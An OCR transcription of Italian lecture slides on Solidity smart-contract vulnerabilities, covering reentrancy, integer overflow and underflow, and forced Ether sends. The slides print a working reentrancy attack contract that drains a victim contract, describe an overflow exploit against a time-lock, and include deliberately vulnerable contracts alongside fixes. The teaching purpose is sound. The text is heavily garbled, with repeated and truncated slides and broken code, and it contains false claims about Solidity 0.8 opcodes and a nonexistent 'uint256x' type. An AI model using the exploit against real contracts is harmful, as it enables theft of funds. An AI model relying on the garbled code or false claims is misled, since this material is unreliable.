


::.. Vulnerabilità di Solidity (1/26)

Una delle caratteristiche d
possibilità di chiamare e utili
ciò richiede una chiamata
possono essere dirottate d
codice (cioè una funzione d

```
contract EtherStore {
    uint256 public withdrawalLimit = 1 ether;
    mapping(address => uint256) public lastWithdrawTime;
    mapping(address => uint256) public balances;

    function depositFunds() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdrawFunds (uint256 _weiToWithdraw) public
        require(balances[msg.sender] >= _weiToWithdraw);
        // limit the withdrawal
        require(_weiToWithdraw <= withdrawalLimit);
        // limit the time allowed to withdraw
        require(now >= lastWithdrawTime[msg.sender] + 1 w
        require(msg.sender.call.value(_weiToWithdraw)());
        balances[msg.sender] -= _weiToWithdraw;
        lastWithdrawTime[msg.sender] = now;
    }
}
```

```
import "EtherStore.sol";
contract Attack {
  EtherStore public etherStore;
  // intialise the etherStore variable with the contract address
  constructor(address _etherStoreAddress) {
      etherStore = EtherStore(_etherStoreAddress);
  }

  function pwnEtherStore() public payable {
      // attack to the nearest ether
      require(msg.value >= 1 ether);
      // send eth to the depositFunds() function
      etherStore.depositFunds.value(1 ether)();
      // start the magic
      etherStore.withdrawFunds(1 ether);
  }

  function collectEther() public {
      msg.sender.transfer(this.balance);
  }

  // fallback function - where the magic happens
  function () payable {
      if (etherStore.balance > 1 ether) {
          etherStore.withdrawFunds(1 ether);
      }
  }
}
```



::.. Vulnerabilità di Solidity (1/26)

Una delle caratteristiche d
possibilità di chiamare e utili
ciò richiede una chiamata
possono essere dirottate

L'attaccante può creare un nuovo contratto (diciamo all'indirizzo 0x0 ... 123) con l'indirizzo del contratto EtherStore come parametro del costruttore.

```
import "EtherStore.sol";
contract Attack {
    EtherStore public etherStore;
    // intialise the etherStore variable with the contract address
    constructor(address _etherStoreAddress) {
        etherStore = EtherStore(_etherStoreAddress);
    }

    function pwnEtherStore() public payable {
        k to the nearest ether
        msg.value >= 1 ether);
        eth to the depositFunds() function
        re.depositFunds.value(1 ether)();
        the magic
        re.withdrawFunds(1 ether);

    function collectEther() public {
        msg.sender.transfer(this.balance);
    }

    // fallback function - where the magic happens
    function () payable {
        if (etherStore.balance > 1 ether) {
            etherStore.withdrawFunds(1 ether);
        }
    }
}
```

```
    function depositFunds() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdrawFunds (uint256 _weiToWithdraw) public
        require(balances[msg.sender] >= _weiToWithdraw);
        // limit the withdrawal
        require(_weiToWithdraw <= withdrawalLimit);
        // limit the time allowed to withdraw
        require(now >= lastWithdrawTime[msg.sender] + 1 w
        require(msg.sender.call.value(_weiToWithdraw)());
        balances[msg.sender] -= _weiToWithdraw;
        lastWithdrawTime[msg.sender] = now;
    }
}
```


::.. Vulnerabilità di Solidity (1/26)

Una delle caratteristiche d
possibilità di chiamare e utili
ciò richiede una chiamata
possono essere dirottate d
codice (cioè una funzione d

```
contract EtherStore {
    uint256 public withdrawalLimit = 1 ether;
    mapping(address => uint256) public lastWithdrawTime;
    mapping(address => uint256) public balances;

    function depositFunds() public payable {
        require(balances[msg.sender] >= _weiToWithdraw);
        // limit the withdrawal
        require(_weiToWithdraw <= withdrawalLimit);
        // limit the time allowed to withdraw
        require(now >= lastWithdrawTime[msg.sender] + 1 we
        require(msg.sender.call.value(_weiToWithdraw)());
        balances[msg.sender] -= _weiToWithdraw;
        lastWithdrawTime[msg.sender] = now;
    }
}
```

```
import "EtherStore.sol";
contract Attack {
  EtherStore public etherStore;
  // intialise the etherStore variable with the contract address
  constructor(address _etherStoreAddress) {
      etherStore = EtherStore(_etherStoreAddress);
  }

  function pwnEtherStore() public payable {
      // attack to the nearest ether
      require(msg.value >= 1 ether);
      // send eth to the depositFunds() function
      etherStore.depositFunds.value(1 ether)();
      // start the magic
      etherStore.withdrawFunds(1 ether);
  }

  function collectEther() public {
      der.transfer(this.balance);

      function - where the magic happens
      payable {
      if (etherStore.balance > 1 ether) {
          etherStore.withdrawFunds(1 ether);
      }
  }
}
```

L'attaccante può così chiamare la funzione pwnEtherStore(), con una certa quantità di Ether (maggiore o uguale a 1.



::.. Vulnerabilità di Solidity (1/26)


Una delle caratteristiche d
possibilità di chiamare e utili
ciò richiede una chiamata
possono essere dirottate d
codice (cioè una funzione d

```
contract EtherStore {
    uint256 public withdrawalLimit = 1 ether;
    mapping(address => uint256) public lastWithdrawTime;
```

```
import "EtherStore.sol";
contract Attack {
  EtherStore public etherStore;
  // intialise the etherStore variable with the contract address
  constructor(address _etherStoreAddress) {
      etherStore = EtherStore(_etherStoreAddress);
  }

  function pwnEtherStore() public payable {
      // attack to the nearest ether
      require(msg.value >= 1 ether);
      // send eth to the depositFunds() function
      etherStore.depositFunds.value(1 ether)();
      // start the magic
      etherStore.withdrawFunds(1 ether);
```

```
llectEther() public {
der.transfer(this.balance);

function - where the magic happens
payable {
erStore.balance > 1 ether) {
erStore.withdrawFunds(1 ether);
```

La funzione depositFunds() del contratto EtherStore verrà chiamata con un valore di 1 Ether (e molto gas). Il mittente (msg.sender) sarà il nostro contratto dannoso (0x0 ... 123). Pertanto, balance[0x0..123] = 1 Ether.
Il contratto dannoso chiamerà quindi la funzionedrawFunds() del contratto EtherStore con un parametro di 1 Ether. Questo soddisferà tutti i requisiti della funzione e il contratto EtherStore invierà quindi 1 Ether al contratto dannoso.



::.. Vulnerabilità di Solidity (1/26)


L'Ether inviato al contratto dannoso eseguirà quindi la funzione di fallback. Siccome un solo Ether è stato prelevato (il saldo totale del contratto EtherStore era di 10 Ether ed ora è 9 Ether), la condizione dell'if è soddisfatto, quindi questa istruzione if è soddisfatta. La funzione di fallback chiama quindi di nuovo la funzione withdrawFunds() di EtherStore e "rientra" nel contratto EtherStore.

In questa seconda chiamata a withdrawFunds(), il saldo dell'utente è ancora 1 etere poiché la riga [17] non è stata ancora eseguita. Quindi, abbiamo ancora un saldo disponibile e pari a 1 Ether. Anche la riga [18] non è stata eseguita, superando superiamo tutti i requisiti e viene prelvato un altro Ether.

```
1   import "EtherStore.sol";
```

```
7           balances[
8       }
9
10      function withdrawFu                    ithdraw) public
11          require(balances[                  eiToWithdraw);
12          // limit the withdr
13          require(_weiToWithdra              rawalLimit);
14          // limit the time allow            ithdraw
15          require(now >= lastWithdra         ime[msg.sender] + 1 w
16          require(msg.sender.call.value(_weiToWithdraw)());
17          balances[msg.sender] -= _weiToWithdraw;
18          lastWithdrawTime[msg.sender] = now;
19      }
20  }
```

```
19          msg
20      }
21
22      // fallback function - where the magic happens
23      function () payable {
24          if (etherStore.balance > 1 ether) {
25              etherStore.withdrawFunds(1 ether);
26          }
27      }
28  }
```



::.. Vulnerabilità di Solidity (1/26)


Una delle caratteristiche d
possibilità di chiamare e utili
ciò richiede una chiamata

```
1  import "EtherStore.sol";
2  contract Attack {
3    EtherStore public etherStore;
4    // intialise the etherStore variable with the contract address
5    constructor(address _etherStoreAddress) {
6        etherStore = EtherStore(_etherStoreAddress);
7    }
8
```

L'esecuzione della fallback function continua fino a quando fino a quando EtherStore.balance >= 1. Una volta che nel contratto EtherStore è rimasto meno di 1 Ether (o meno), questa istruzione if non sarà soddisfatta. Ciò consentirà quindi di eseguire le righe [17] e [18] del contratto EtherStore (per ogni chiamata alla funzionedrawFunds ()). I saldi e le mappature lastWithdrawTime verranno impostati e l'esecuzione terminerà.

```
7          balances[msg.sender] += msg.value;
8      }
9
10     function withdrawFunds (uint256 _weiToWithdraw) public
11         require(balances[msg.sender] >= _weiToWithdraw);
12         // limit the withdrawal
13         require(_weiToWithdraw <= withdrawalLimit);
14         // limit the time allowed to withdraw
15         require(now >= lastWithdrawTime[msg.sender] + 1 w
16         require(msg.sender.call.value(_weiToWithdraw)());
17         balances[msg.sender] -= _weiToWithdraw;
18         lastWithdrawTime[msg.sender] = now;
19     }
20 }
```

```
19
20   }
21
22   // fallback function - where the magic happens
23   function () payable {
24       if (etherStore.balance > 1 ether) {
25           etherStore.withdrawFunds(1 ether);
26       }
27   }
28 }
```



::.. Vulnerabilità di Solidity (2/26)

Il risultato finale è che l'attaccante ha ritirato tutti gli Ether dal contratto EtherStore, istantaneamente con una singola transazione.

Esistono numerose tecniche per evitare potenziali vulnerabilità di rientro negli smart contract.

1. Utilizzare la funzione transfer() quando si invia Ether a contratti esterni, che invia solo 2300 gas che non sono sufficienti per chiamare un altro contratto (ovvero reinserire il contratto di invio).
2. Assicurarsi che tutta la logica che cambia le variabili di stato avvenga prima che l'Ether venga inviato dal contratto. Nell'esempio EtherStore, le righe [17] e [18] di EtherStore.sol devono essere inserite prima della riga [16]. È buona norma inserire qualsiasi codice che esegua chiamate esterne a indirizzi sconosciuti come ultima operazione in una funzione , secondo il checks-effects-interactions pattern.
3. Introdurre un mutex, così da bloccare il contratto durante l'esecuzione del codice, impedendo le chiamate di rientro.

::.. Vulnerabilità di Solidity (3/26)

```
contract EtherStore {
    // initialise the mutex
    bool reEntrancyMutex = false;
    uint256 public withdrawalLimit = 1 ether;
    mapping(address => uint256) public lastWithdrawTime;
    mapping(address => uint256) public balances;

    function depositFunds() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdrawFunds (uint256 _weiToWithdraw) public {
        require(!reEntrancyMutex);
        require(balances[msg.sender] >= _weiToWithdraw);
        // limit the withdrawal
        require(_weiToWithdraw <= withdrawalLimit);
        // limit the time allowed to withdraw
        require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
        balances[msg.sender] -= _weiToWithdraw;
        lastWithdrawTime[msg.sender] = now;
        // set the reEntrancy mutex before the external call
        reEntrancyMutex = true;
        msg.sender.transfer(_weiToWithdraw);
        // release the mutex after the external call
        reEntrancyMutex = false;
    }
}
```

::.. Vulnerabilità di Solidity (3/26)

```
1   contract EtherStore {
2       // initialise the mutex
3       bool reEntrancyMutex = false;
4       uint256 public withdrawalLimit = 1 ether;
5       mapping(address => uint256) public lastWithdrawTime;
6       mapping(address => uint256) public balances;
7
8       function depositFunds() public payable {
9           balances[msg.sender] += msg.value;
10      }
11
12      function withdrawFunds (uint256 _weiToWithdraw) public {
13          require(!reEntrancyMutex);
14          require(balances[msg.sender] >= _weiToWithdraw);
15          // limit the withdrawal
16          require(_weiToWithdraw <= withdrawalLimit);
17          // limit the time allowed to withdraw
18          require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
19          balances[msg.sender] -= _weiToWithdraw;
20          lastWithdrawTime[msg.sender] = now;
21          // set the reEntrancy mutex before the external call
22          reEntrancyMutex = true;
23          msg.sender.transfer(_weiToWithdraw);
24          // release the mutex after the external call
25          reEntrancyMutex = false;
26      }
27  }
```

Uso della funzione transfer()

::.. Vulnerabilità di Solidity (3/26)

```
contract EtherStore {
    // initialise the mutex
    bool reEntrancyMutex = false;
    uint256 public withdrawalLimit = 1 ether;
    mapping(address => uint256) public lastWithdrawTime;
    mapping(address => uint256) public balances;

    function depositFunds() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdrawFunds (uint256 _weiToWithdraw) public {
        require(!reEntrancyMutex);
        require(balances[msg.sender] >= _weiToWithdraw);
        // limit the withdrawal
        require(_weiToWithdraw <= withdrawalLimit);
        // limit the time allowed to withdraw
        require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
        balances[msg.sender] -= _weiToWithdraw;
        lastWithdrawTime[msg.sender] = now;
        // set the reEntrancy mutex before the external call
        reEntrancyMutex = true;
        msg.sender.transfer(_weiToWithdraw);
        // release the mutex after the external call
        reEntrancyMutex = false;
    }
}
```

Modifica dello stato prima dell'invio

::.. Vulnerabilità di Solidity (3/26)

```
contract EtherStore {
    // initialise the mutex
    bool reEntrancyMutex = false;
    uint256 public withdrawalLimit = 1 ether;
    mapping(address => uint256) public lastWithdrawTime;
    mapping(address => uint256) public balances;

    function depositFunds() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdrawFunds (uint256 _weiToWithdraw) public {
        require(!reEntrancyMutex);
        require(balances[msg.sender] >= _weiToWithdraw);
        // limit the withdrawal
        require(_weiToWithdraw <= withdrawalLimit);
        // limit the time allowed to withdraw
        require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
        balances[msg.sender] -= _weiToWithdraw;
        lastWithdrawTime[msg.sender] = now;
        // set the reEntrancy mutex before the external call
        reEntrancyMutex = true;
        msg.sender.transfer(_weiToWithdraw);
        // release the mutex after the external call
        reEntrancyMutex = false;
    }
}
```

Mutex

::.. Vulnerabilità di Solidity (4/26)

La Ethereum Virtual Machine (EVM) specifica i tipi a dimensione fissa per gli interi con un intervallo limitato di rappresentazione.

- Un uint8 può memorizzare solo numeri nell'intervallo [0,255]. Il tentativo di memorizzare 256 in un uint8 risulterà in 0.

Se non si fa attenzione, possono sopraggiungere problemi se l'input dell'utente non è controllato e vengono eseguiti calcoli che risultano in numeri che si trovano al di fuori dell'intervallo di rappresentazione del tipo della variabile che li memorizza.

- Underflow - sottraendo 1 ad una variabile uint8 che memorizza 0 si otterrà il numero 255.
- Overflow - aggiungendo 257 a una variabile di tipo uint8 che attualmente ha un valore zero si otterrà il numero 1.
- Aggiungendo $2^8 = 256$ a una variabile di tipo uint8 non ha alcun effetto di modifica del valore memorizzato.

::.. Vulnerabilità di Solidity (5/26)

Questi tipi di vulnerabilità consentono agli attaccanti di utilizzare in modo improprio il codice e creare flussi logici imprevisti.

```
contract TimeLock {

    mapping(address => uint) public balances;
    mapping(address => uint) public lockTime;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
        lockTime[msg.sender] = now + 1 weeks;
    }

    function increaseLockTime(uint _secondsToIncrease) public {
        lockTime[msg.sender] += _secondsToIncrease;
    }

    function withdraw() public {
        require(balances[msg.sender] > 0);
        require(now > lockTime[msg.sender]);
        msg.sender.transfer(balances[msg.sender]);
        balances[msg.sender] = 0;
    }
}
```

Questo contratto è progettato per agire come un salvadanaio a tempo, in cui gli utenti possono depositare Ether e il deposito sarà bloccato per almeno una settimana. L'utente può estendere il tempo per più di una settimana se lo desidera, ma una volta depositato, l'utente può essere certo che il proprio Ether sia bloccato in modo sicuro per almeno una settimana.

::.. Vulnerabilità di Solidity (5/26)

Questi tipi di vulnerabilità consentono agli attaccanti di utilizzare in modo improprio il codice e creare flussi logici imprevisti.

```
1   contract TimeLock {
2
3       mapping(address => uint) public balances;
4       mapping(address => uint) public lockTime;
5
6       function deposit() public payable {
7           balances[msg.sender] += msg.value;
8           lockTime[msg.sender] = now + 1 weeks;
9       }
10
11      function increaseLockTime(uint _secondsToIncrease) publi
12          lockTime[msg.sender] += _secondsToIncrease;
13      }
14
15      function withdraw() public {
16          require(balances[msg.sender] > 0);
17          require(now > lockTime[msg.sender]);
18          msg.sender.transfer(balances[msg.sender]);
19          balances[msg.sender] = 0;
20      }
21  }
```

Il valore di questa variabile ha visibilità pubblica.

Un attaccante può sfruttare l'overflow per aprire il salvadanaio. Può passare come argomento di increaseLockTime() il numero 2^{256} – userLockTime, e la somma alla riga 12 causerebbe un overflow, resettando lockTime[msg.sender] a 0. L'attaccante può quindi chiamare semplicemente la funzione di ritiro per ottenere la ricompensa.


::.. Vulnerabilità di Solidity (6/26)

Questi tipi di vulnerabilità consentono agli attaccanti di utilizzare in modo improprio il codice e creare flussi logici imprevisti.

```
1   pragma solidity ^0.4.18;
2   contract Token {
3     mapping(address => uint) balances;
4     uint public totalSupply;
5     function Token(uint _initialSupply) {
6       balances[msg.sender] = totalSupply = _initialSupply;
7     }
8     function transfer(address _to, uint _value) public returns (bool) {
9       require(balances[msg.sender] - _value >= 0);
10      balances[msg.sender] -= _value;
11      balances[_to] += _value;
12      return true;
13    }
14    function balanceOf(address _owner) public constant returns (uint balance) {
15      return balances[_owner];
16    }
17  }
```

Questo contratto è un token che consente agli utenti di trasferire Ether mediante la funzione transfer().

Quale errore è presente?




::.. Vulnerabilità di Solidity (6/26)

Questi tipi di vulnerabilità consentono agli attaccanti di utilizzare in modo improprio il codice e creare flussi logici imprevisti.

```
1   pragma solidity ^0.4.18;
2   contract Token {
3     mapping(address => uint) balances;
4     uint public totalSupply;
5     function Token(uint _initialSupply) {
6       balances[msg.sender] = totalSupply = _initialSup
7     }
8     function transfer(address _to, uint _value) public
9       require(balances[msg.sender] - _value >= 0);
10      balances[msg.sender] -= _value;
11      balances[_to] += _value;
12      return true;
13    }
14    function balanceOf(address _owner) public constant returns (uint balance) {
15      return balances[_owner];
16    }
17  }
```

Si consideri un utente che non ha alcun saldo e invoca la funzione transfer() con qualsiasi _value diverso da zero. L'istruzione require alla riga [9] viene superata perché balances[msg.sender] è zero (e un uint256) quindi la sottrazione con un qualsiasi importo positivo (escluso 2^{256}) risulterà in un numero positivo a causa dell'underflow. Ciò vale anche per la riga [9], dove al saldo verrà accreditato un numero positivo.



L'istruzione require nella riga [9] può essere bypassata utilizzando un underflow.

::.. Vulnerabilità di Solidity (7/26)

```
1   library SafeMath {
2     function mul(uint256 a, uint256 b) internal pure returns (uint256) {
3       if (a == 0) {
4         return 0;
5       }
6       uint256 c = a * b;
7       assert(c / a == b);
8       return c;
9     }
10    function div(uint256 a, uint256 b) internal pure returns (uint256) {
11      // assert(b > 0); // Solidity automatically throws when dividing by 0
12      uint256 c = a / b;
13      // assert(a == b * c + a % b); // There is no case in which this doesn't hold
14      return c;
15    }
16    function sub(uint256 a, uint256 b) internal pure returns (uint256) {
17      assert(b <= a);
18      return a - b;
19    }
20    function add(uint256 a, uint256 b) internal pure returns (uint256) {
21      uint256 c = a + b;
22      assert(c >= a);
23      return c;
24    }
25  }
```

La soluzione per proteggersi dalle vulnerabilità di under/overflow consiste nell'usare o costruire librerie matematiche sicure come SafeMath di Open Zepplin.

::.. Vulnerabilità di Solidity (7/26)

```
1   library SafeMath {
2     function mul(uint256 a, uint256 b) internal pure returns (uint256) {
3       if (a == 0) {
4         return 0;
5       }
6       uint256 c = a * b;
7       assert(c / a == b);
8       return c;
9     }
10    function div(uint256 a, uint256 b) internal pure
11      // assert(b > 0); // Solidity automatically th
12      uint256 c = a / b;
13      // assert(a == b * c + a % b); // There is no
14      return c;
15    }
16    function sub(uint256 a, uint256 b) internal pure
17      assert(b <= a);
18      return a - b;
19    }
20    function add(uint256 a, uint256 b) internal pure
21      uint256 c = a + b;
22      assert(c >= a);
23      return c;
24    }
25  }
```

La soluzione per proteggersi dalle vulnerabilità di under/overflow consiste nell'usare o costruire librerie matematiche sicure come

```
26  contract TimeLock {
27      using SafeMath for uint; // use the library for uint type
28      mapping(address => uint256) public balances;
29      mapping(address => uint256) public lockTime;
30
31      function deposit() public payable {
32          balances[msg.sender] = balances[msg.sender].add(msg.value);
33          lockTime[msg.sender] = now.add(1 weeks);
34      }
35
36      function increaseLockTime(uint256 _secondsToIncrease) public {
37          lockTime[msg.sender] = lockTime[msg.sender].add(_secondsToIncrease);
38      }
39
40      function withdraw() public {
41          require(balances[msg.sender] > 0);
42          require(now > lockTime[msg.sender]);
43          balances[msg.sender] = 0;
44          msg.sender.transfer(balances[msg.sender]);
45      }
46  }
```

::.. Vulnerabilità di Solidity (7/26)

```
1   library SafeMath {
2     function mul(uint256 a, uint256 b) internal pure returns (uint256) {
3       if (a == 0) {
4         return 0;
5       }
6       uint256 c = a * b;
7       assert(c / a == b);
8       return c;
9     }
10    function div(uint256 a, uint256 b) internal pure returns (uint256) {
11      // assert(b > 0); // Solidity automatically throws when dividing by
12      uint256 c = a / b;
13      // assert(a == b * c + a % b); // There is no case in which this do
14      return c;
15    }
16    function sub(uint256 a, uint256 b) internal pure returns (uint256) {
17      assert(b <= a);
18      return a - b;
19    }
20    function add(uint256 a, uint256 b) internal pure returns (uint256) {
21      uint256 c = a + b;
22      assert(c >= a);
23      return c;
24    }
25  }
```

Compilatori Solidity superiori alla versione 0.8 verificano automaticamente la presenza di overflow e underflow e produrre un errore se i valori escono dai limiti.

Ciò è stato possibile cambiando i codici operativi nel linguaggio per le operazioni aritmetiche che ora hanno controlli di overflow e underflow integrati e si ripristinano in caso di fallimento. Alcuni di quelli più comuni sono ADDMOD, MULMOD e SMOD.

::.. Vulnerabilità di Solidity (8/26)

- ADDMOD: esegue un'addizione su due numeri interi, prende il modulo e controlla se il resto è maggiore del valore massimo del tipo di dati, se il resto è maggiore del tipo di dati consentito, la transazione verrà annullata.
- MULMOD: prende due numeri interi a e b e li invia tramite la formula (a*b) % N. Se il risultato è maggiore di uint, per uint256 sarebbe 2^{256}-1, quindi l'opcode annullerà la transazione altrimenti no.
- SMOD: esegue il modulo senza segno ma restituisce il risultato con segno. Se il risultato dell'operazione causasse un overflow di numeri interi, il codice operativo smod restituirà zero invece del risultato dell'operazione modulo.

Queste nuove operazioni possono essere utilizzate per eseguire operazioni aritmetiche in modo sicuro, poiché impediranno il verificarsi di overflow e underflow di numeri interi. Oltre a questi codici operativi, Solidity 0.8 ha introdotto anche un nuovo tipo chiamato uint256x, che è un tipo intero a dimensione fissa con 256 bit di precisione. Questo tipo è utile nei casi in cui sono necessari valori interi molto grandi, poiché non soffre di overflow o underflow di numeri interi.

::.. Vulnerabilità di Solidity (9/26)

Anche dopo l'aggiornamento di Solidity a 0.8, ci sono scenari in cui possono ancora verificarsi overflow e underflow di numeri interi e in alcuni casi possono essere sfruttati:

1. Lo scenario più comune è nel Typecasting. Ciò accade quando si converte un numero intero di un tipo uint più grande in uno più piccolo. Supponiamo di aver memorizzato l'intero 256 in una variabile di tipo uint256 e di volerlo convertire in uint8. In questo caso bisogna essere consapevole che così facendo andrà in overflow e diventerà 0.

   Il valore memorizzato in b sarà 9 invece di 265 a causa del fatto che il valore massimo nel tipo di dati uint8 può essere 255, quindi andrà in overflow e verrà reimpostato da 0.

```
uint256 public a=265;
uint8 public b=uint8(a);
```

::.. Vulnerabilità di Solidity (10/26)

2. Il secondo modo in cui può verificarsi un overflow di numeri interi è l'uso di un operatore di shift.

   a<<n = a*2^n

   Questo operatore sposta tutti i bit nel primo operando del numero specificato nel secondo operando. Lo spostamento di un operando di 1 posizione equivale a moltiplicarlo per 2, lo spostamento di 2 posizioni equivale a moltiplicarlo per 4 e lo spostamento di 3 posizioni equivale a moltiplicarlo per 8.

   Lo spostamento a sinistra di a che è 100 per 2 posizioni b equivale a moltiplicare 100 per 4. Quindi il risultato sarà 400, ma il valore massimo consentito in a uint8 è 255, quindi il risultato andrà in overflow e il valore in c sarà 144.

```
uint8 public a=100;
uint8 public b=2;

uint8 public c = a << b;
```

::.. Vulnerabilità di Solidity (11/26)

3. Solidity ha definito Yul come un linguaggio intermedio che può essere compilato in bytecode per diversi backend. Può essere utilizzato in modalità stand-alone e per “assemblaggio in linea” all'interno di Solidity.

```
ibrary GetCode {
    function at(address _addr) public view returns (bytes memory o_code) {
        assembly {
            // retrieve the size of the code, this needs assembly
            let size := extcodesize(_addr)
            // allocate output byte array - this could also be done without
            assembly
            // by using o_code = new bytes(size)
            o_code := mload(0x40)
            // new "memory end" including padding
            mstore(0x40, add(o_code, and(add(add(size, 0x20), 0x1f), not(0x1f))
            // store length in memory
            mstore(o_code, size)
            // actually retrieve the code, this needs assembly
            extcodecopy(_addr, add(o_code, 0x20), 0, size)

            ml
        }      mulmod        mulmod(uint x, uint y, uint k) r…
    }
```

::.. Vulnerabilità di Solidity (11/26)

3. Solidity ha definito Yul come un linguaggio intermedio che può essere compilato in bytecode per diversi backend. Può essere utilizzato in modalità stand-alone e per “assemblaggio in linea” all'interno di Solidity.

   YUL o assemblaggio inline rende possibile anche l'over-flow/underflow degli interi perché mancano i controlli. YUL è un linguaggio di basso livello per rendere il codice più ottimiz-zato, omettendo molti codici operativi e controlli di sicurezza.

::.. Vulnerabilità di Solidity (11/26)

3. Solidity ha definito Yul come un linguaggio intermedio che può essere compilato in bytecode per diversi backend. Può essere utilizzato in modalità stand-alone e per “assemblaggio in linea” all'interno di Solidity.

   YUL o assemblaggio inline rende possibile anche l'over-flow/underflow degli interi perché mancano i controlli. YUL è un linguaggio di basso livello per rendere il codice più ottimiz-zato, omettendo molti codici operativi e controlli di sicurezza.

```
uint8 public a=255;


function addition() public returns(uint8 result) {

assembly{
 // assembly language statements
 result := add(sload(a.slot), 1)
}

return result;
}
```

Incrementando la variabile a e restituendo il risultato, si andrà in overflow e verrà restituito 0, nonostante ciò il contratto non genererà errori né verrà ripristinato.

::.. Vulnerabilità di Solidity (12/26)

4. L'esecuzione di operazioni aritmetiche all'interno del blocco non controllato consente di risparmiare molto gas perché omette diversi controlli e codici operativi utilizzati per l'overflow e l'underflow. I blocchi di codice non controllati sono molto utili in operazioni come il looping di un array in cui di solito è necessario molto gas non necessario per i controlli o nell'esecuzione di operazioni aritmetiche senza possibilità di over/underflow.

```
uint8 public a=255;

function uncheck() public{

  unchecked {
        a++;
    }

}
```

Il blocco di codice non controllato è consigliato solo se si è sicuri che non vi sia alcuna possibilità di overflow o underflow dell'aritmetica.

::.. Vulnerabilità di Solidity (13/26)

Quando una quantità di Ether viene inviato a un contratto, deve eseguire la funzione di fallback o un'altra funzione descritta nel contratto. Ci sono due eccezioni:

1. Qualsiasi contratto può implementare la funzione selfdestruct(address), che rimuove tutto il bytecode dall'indirizzo del contratto e invia tutti gli Ether lì memorizzati all'indirizzo specificato dal parametro. Se l'indirizzo specificato è di contratto, non viene chiamata nessuna delle sue funzioni (incluso il fallback). Qualsiasi attaccante può creare un contratto con una funzione selfdestruct(), inviargli Ether, chiamare selfdestruct(target) e forzare l'invio di Ether a un contratto target.
2. Un utente può precaricare un nuovo contratto con Ether, cosicché dopo la sua creazione avrà un saldo diverso da zero.

::.. Vulnerabilità di Solidity (14/26)

```
contract EtherGame {

    uint public payoutMileStone1 = 3 ether;
    uint public mileStone1Reward = 2 ether;
    uint public payoutMileStone2 = 5 ether;
    uint public mileStone2Reward = 3 ether;
    uint public finalMileStone = 10 ether;
    uint public finalReward = 5 ether;

    mapping(address => uint) redeemableEther;
    // users pay 0.5 ether. At specific milestones, credit their accounts
    function play() public payable {
        require(msg.value == 0.5 ether); // each play is 0.5 ether
        uint currentBalance = this.balance + msg.value;
        // ensure no players after the game as finished
        require(currentBalance <= finalMileStone);
        // if at a milestone credit the players account
        if (currentBalance == payoutMileStone1) {
            redeemableEther[msg.sender] += mileStone1Reward;
        }
        else if (currentBalance == payoutMileStone2) {
            redeemableEther[msg.sender] += mileStone2Reward;
        }
        else if (currentBalance == finalMileStone ) {
            redeemableEther[msg.sender] += finalReward;
        }
        return;
    }

```


Rappresenta un semplice gioco semplice (che causerebbe situazioni di race conditions) in cui i giocatori inviano 0,5 Ether al contratto nella speranza di essere il giocatore che raggiunge per primo uno dei tre traguardi. Il primo a raggiungere il traguardo può rivendicare una parte dell'Ether accumulato quando il gioco è finito. Il gioco termina quando viene raggiunto il traguardo finale (10 Ether) e gli utenti possono richiedere i loro premi.

```
    function claimReward() public {
        // ensure the game is complete
        require(this.balance == finalMileStone);
        // ensure there is a reward to give
        require(redeemableEther[msg.sender] > 0);
        redeemableEther[msg.sender] = 0;
        msg.sender.transfer(redeemableEther[msg.sender]);
    }
}
```

::.. Vulnerabilità di Solidity (14/26)

```
contract EtherGame {

    uint public payoutMileStone1 = 3 ether;
    uint public mileStone1Reward = 2 ether;
    uint public payoutMileStone2 = 5 ether;
    uint public mileStone2Reward = 3 ether;
    uint public finalMileStone = 10 ether;
    uint public finalReward = 5 ether;

    mapping(address => uint) redeemableEther;
    // users pay 0.5 ether. At specific milestones, credit their accounts
    function play() public payable {
        require(msg.value == 0.5 ether); // each play is 0.5 ether
        uint currentBalance = this.balance + msg.value;
        // ensure no players after the game as finished
        require(currentBalance <= finalMileStone);
        // if at a milestone credit the players account
        if (currentBalance == payoutMileStone1) {
            redeemableEther[msg.sender] += mileStone1Reward;
        }
        else if (currentBalance == payoutMileStone2) {
            redeemableEther[msg.sender] += mileStone2Reward;
        }
        else if (currentBalance == finalMileStone ) {
            redeemableEther[msg.sender] += finalReward;
        }
        return;
    }

    function claimReward() public {
        // ensure the game is complete
        require(this.balance == finalMileStone);
        // ensure there is a reward to give
        require(redeemableEther[msg.sender] > 0);
        redeemableEther[msg.sender] = 0;
        msg.sender.transfer(redeemableEther[msg.sender]);
    }
}
```

Quale errore è presente?



::.. Vulnerabilità di Solidity (14/26)

```
contract EtherGame {

    uint public payoutMileStone1 = 3 ether;
